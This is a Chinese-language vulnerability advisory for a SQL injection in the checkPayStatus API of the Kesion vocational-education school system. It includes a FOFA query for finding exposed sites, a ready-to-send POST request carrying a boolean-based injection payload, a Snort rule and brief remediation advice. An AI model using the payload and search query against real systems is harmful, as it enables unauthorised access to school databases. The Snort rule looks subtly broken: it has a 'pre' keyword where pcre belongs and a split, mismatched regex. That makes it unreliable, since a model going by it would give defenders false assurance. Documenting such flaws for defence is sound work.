

科讯新职教网校系统 checkPayStatus 存在SQL注入漏洞

科讯新职教网校系统 checkPayStatus 存在SQL注入漏洞，攻击者可进行sql注入攻击获取数据库信息或者权限。

影响版本

科讯新职教网校系统

漏洞状态

漏洞细节	漏洞POC	漏洞EXP	在野利用
是	已公开	已公开	已知

风险等级

维度	评价
威胁等级	高危
影响面	广
攻击者价值	高
利用难度	低


漏洞复现

FOFA: (body="/KS_Inc/static/edu") || (body="/tp/PC/skin05" && body="class-type fl type-poster")

POC/EXP:

```
POST /Webapi/Common/checkPayStatus HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:132.0) Gecko/20100101 Firefox/132.0
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Content-Type: application/json
Accept: application/json, text/javascript, */*; q=0.01
Accept-Encoding: gzip, deflate
X-Requested-With: XMLHttpRequest

{"payorderid":"'1' AND 7755 IN (SELECT (CHAR(113)+CHAR(107)+CHAR(112)+CHAR(122)+CHAR(113)+(SELECT (CASE WHEN (7755=7755) THEN CHAR(49) ELSE CHAR(48) END))+CHAR(113)+CHAR(113)+CHAR(107)+CHAR(107)+CHAR(113)))-- Ahbw", "apptoken": "1"}
```



snort规则：

```
alert tcp $EXTERNAL_NET any -> $HOME_NET $HTTP_PORTS (
  msg:"Kesion EduSystem - Blind SQLi in checkPayStatus";
  flow:to_server,established;
  content:"POST"; http_method;
  content:"/Webapi/Common/checkPayStatus"; http_uri;
  content:"Content-Type: application/json"; http_header;
  pre:"/"payorderid"\s*:\s*"[\"]*'\s+AND\s+\d+\s+IN\s*\(\(SELECT\s*\(\(CHAR\
(/i";
  metadata:service http;
  metadata:affected_product "科讯新职教网校系统";
  metadata:vulnerability_type "Boolean-Based SQL Injection";
  classtype:sql-injection;
  sid:1000352;
  rev:1;
  priority:1;
)
```

漏洞修复

关闭互联网暴露面或接口设置访问权限

升级至安全版本。